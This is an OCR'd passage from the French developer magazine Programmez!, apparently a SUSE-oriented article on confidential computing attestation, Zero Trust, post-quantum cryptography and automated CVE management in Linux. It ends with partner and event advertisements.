


Figure 3

Attestation et conformité

Une simple déclaration du fournisseur (hyperscaler) ne suffit pas pour satisfaire aux exigences de conformité. C'est ici qu'intervient l'attestation distante (remote attestation) qui permet d'établir la confiance dans un environnement de Confidential Computing et constitue la preuve requise par les entreprises que les données et les processus s'exécutent dans un environnement sécurisé. Concrètement, l'attestation vérifie l'intégrité et l'authenticité de l'environnement de calcul confidentiel, s'assurant que le code s'exécute bien dans une enclave sécurisée (Trusted Execution Environment) et selon les conditions attendues. Pour cela, le processus repose sur une collaboration entre le matériel et le système d'exploitation, qui délivrent conjointement une signature numérique. Celle-ci certifie qu'à un instant donné, le système d'exploitation s'exécute bien sur le matériel prévu, et que les données en cours d'utilisation sont chiffrées. L'attestation fournit une preuve vérifiable que l'infrastructure est digne de confiance. Le Confidential Computing garantit également que les données restent chiffrées et localisées dans des environnements juridiquement conformes, un plus en matière de souveraineté.

Infrastructure Zero Trust et Confidential Computing

Les stratégies traditionnelles Zero Trust se concentrent principalement sur la gestion des identités et la sécurité réseau, mais elles ne suffisent pas à protéger les charges de travail en cours d'exécution ni l'infrastructure sous-jacente. Le Confidential Computing permet d'étendre la sécurité Zero Trust à l'ensemble de l'infrastructure, quel que soit l'environnement. Il le fait en chiffrant la mémoire et les opérations du processeur pour empêcher tout accès non autorisé, y compris de la part des fournisseurs d'infrastructure, des administrateurs ou d'hyperviseurs compromis. Il impose également une exécution vérifiée, garantissant que les applications ne tournent que dans des environnements de confiance, attestés en temps réel et protégés de façon cryptographique. Enfin, il élimine toute confiance implicite envers les fournisseurs cloud, les systèmes d'exploitation hôtes ou les utilisateurs privilégiés, assurant ainsi la confidentialité des données même en cas de compromission de l'infrastructure.

Cryptographie post-quantique : anticiper la prochaine grande rupture de sécurité

Avec les avancées rapides de l'informatique quantique et l'émergence d'algorithmes comme ceux de Shor et de Grover, une rupture se profile dans le domaine de la sécurité des systèmes d'information. Les algorithmes de chiffrement classiques, tels que RSA, DSA ou ECDSA, reposent sur des problèmes mathématiques complexes pour des ordinateurs conventionnels (factorisation d'entiers ou logarithmes discrets), mais qui deviendront triviaux à résoudre avec des ordinateurs quantiques suffisamment puissants. Le danger n'est pas uniquement hypothétique. Certaines attaques dites « harvest now, decrypt later » sont déjà envisagées : des acteurs interceptent aujourd'hui des flux chiffrés, dans le but de les déchiffrer ultérieurement grâce à des capacités quantiques.

La cryptographie post-quantique (PQC) vise à développer et intégrer des algorithmes résistants aux attaques quantiques. Ces nouveaux algorithmes reposent sur des problèmes

mathématiques différents (telle que la cryptographie basée sur un réseau ou multivariée), offrant une sécurité robuste face aux adversaires dotés de processeurs quantiques.

En adoptant la cryptographie post-quantique, SUSE prépare les infrastructures critiques à un avenir sécurisé, offrant aux entreprises la garantie de la protection de leurs investissements IT sur le long terme. Cela évite notamment les coûts et risques liés à des mises à jour majeures ou migrations forcées pour répondre à de nouvelles exigences de sécurité. SUSE intègre cette nouvelle génération de cryptographie, notamment via OpenSSL 3.2, qui propose des protocoles renforcés et une validation améliorée des certificats et paramètres cryptographiques.

Cette intégration est également essentielle pour assurer la conformité avec les normes de sécurité et certifications avancées, comme FIPS 140-3 et Common Criteria, qui sont de plus en plus exigées dans les secteurs sensibles tels que la finance, la santé ou le secteur public.

De plus, la cryptographie post-quantique est déjà supportée dans des composants essentiels tels que curl, OpenSSH, Python ou PostgreSQL. Cela garantit que les applications et services peuvent bénéficier d'une sécurité renforcée de manière transparente, sans complexité supplémentaire pour les équipes IT.

La transition vers la cryptographie post-quantique ne se limite pas à la seule technique. Elle repose aussi sur la collaboration étroite entre communautés open source, fournisseurs de matériel, chercheurs en cryptographie, et institutions de normalisation comme le NIST. Le travail upstream dans le noyau Linux, les bibliothèques système et les distributions est donc un maillon essentiel de la chaîne de confiance post-quantique.

Automatiser la gestion des vulnérabilités pour viser le zéro CVE exploitable

Dans l'écosystème Linux, certains composants tels que Sudo ou les bibliothèques TLS occupent une place particulièrement critique, en raison de leur impact direct sur les privilèges système ou la confidentialité des données. Le suivi des vulnérabilités dans ces paquets repose sur le système de CVEs (Common Vulnerabilities and Exposures), qui fournit un identifiant unique à chaque faille, accompagné d'un score CVSS (Common Vulnerability Scoring System) permettant d'évaluer sa sévérité. Ce score ne suffit toutefois pas à estimer l'impact réel d'une vulnérabilité, car celui-ci dépend du contexte d'exploitation, des privilèges déjà acquis par l'attaquant, ou encore de la surface d'exposition réseau. Ainsi, une faille dans Sudo peut être bénigne sur une machine isolée, mais critique dans un environnement mutualisé ou encore une vulnérabilité TLS peut compromettre la mémoire et les secrets de multiples services exposés. Concernant le noyau Linux lui-même, on observe une augmentation apparente du nombre de CVEs depuis que la communauté attribue un identifiant à chaque correctif, qu'il ait un impact sécurité confirmée ou non. S'il vise à améliorer la traçabilité, ce changement complexifie le tri entre bugs anodins et vulnérabilités critiques, d'autant plus que nombre de ces entrées n'ont pas de score CVSS assigné au moment de leur publication.

La gestion sécurisée de la chaîne d'approvisionnement logicielle est aussi essentielle : compilation reproductible, signature cryptographique des paquets, génération systématique de SBOM (Software Bill of Materials) conformes aux normes SLSA. Ces mesures garantissent l'authenticité des paquets, facilitent les audits de conformité, et permettent aux administrateurs d'évaluer rapidement l'exposition d'un système à une faille, d'identifier l'état de patching et d'initier des remédiations ciblées, notamment dans des environnements multidistributions typiques des infrastructures cloud et Kubernetes.

La transparence est aussi un levier fondamental : la communication claire des CVEs applicables à chaque version, la publication de détails techniques dans les dépôts, ainsi que la mise à disposition de bases consultables de vulnérabilités sont désormais des pratiques courantes. La diffusion de rapports VEX (Vulnerability Exploitability eXchange) va plus loin en qualifiant les CVEs selon leur exploitabilité réelle, apportant une clarté indispensable aux utilisateurs et auditeurs.

Face à cette dynamique, corriger un CVE nécessite bien plus qu'un simple patch. Il faut être en mesure d'identifier précisément la faille, de qualifier son impact réel sur l'environnement cible, et de déployer un correctif testé, sans régression. La gestion efficace repose sur une chaîne complète et automatisée de surveillance, d'analyse et de correction :

- Des scans automatisés pour détecter les vulnérabilités dans toutes les images logicielles, dépendances et paquets système dès leur publication.
- Un tri quotidien permet de distinguer vulnérabilités critiques et faux positifs, notamment en évaluant l'exploitabilité réelle des failles par analyse des chemins de code effectivement utilisés.
- Les dépendances doivent être automatiquement mises à jour pour limiter la dette technique liée aux bibliothèques obsolètes.
- Des cycles de livraison courts et réguliers, avec des mises à jour mensuelles, garantissent une intégration rapide des correctifs, complétée par des patchs d'urgence testés dans des environnements représentatifs.

L'objectif ambitieux d'atteindre un état de « zéro CVE exploitable » devient accessible grâce à l'industrialisation des processus, la rigueur dans la qualification des vulnérabilités, et une posture des éditeurs basée sur la responsabilité et la transparence. Cette synergie d'automatisation, d'analyse contextuelle et de sécurité renforcée permet aujourd'hui d'élever considérablement la résilience des environnements Linux et cloud native.

Les partenaires 2025 de

programmez!

Le magazine des dév - CTO & Tech Lead

Vous voulez soutenir activement Programmez! ?
Devenir partenaires de nos dossiers en ligne et de nos événements ?

Contactez-nous dès maintenant :

ftonic@programmez.com

LES ASSISES

LA 25

08.10.25 →→ 11.10.25

/MONACO///

→ La cybersécurité au service des métiers et de la création de valeur

lesassisesdelacybersecurite.com

COMEXPOSIUM
ONE TO ONE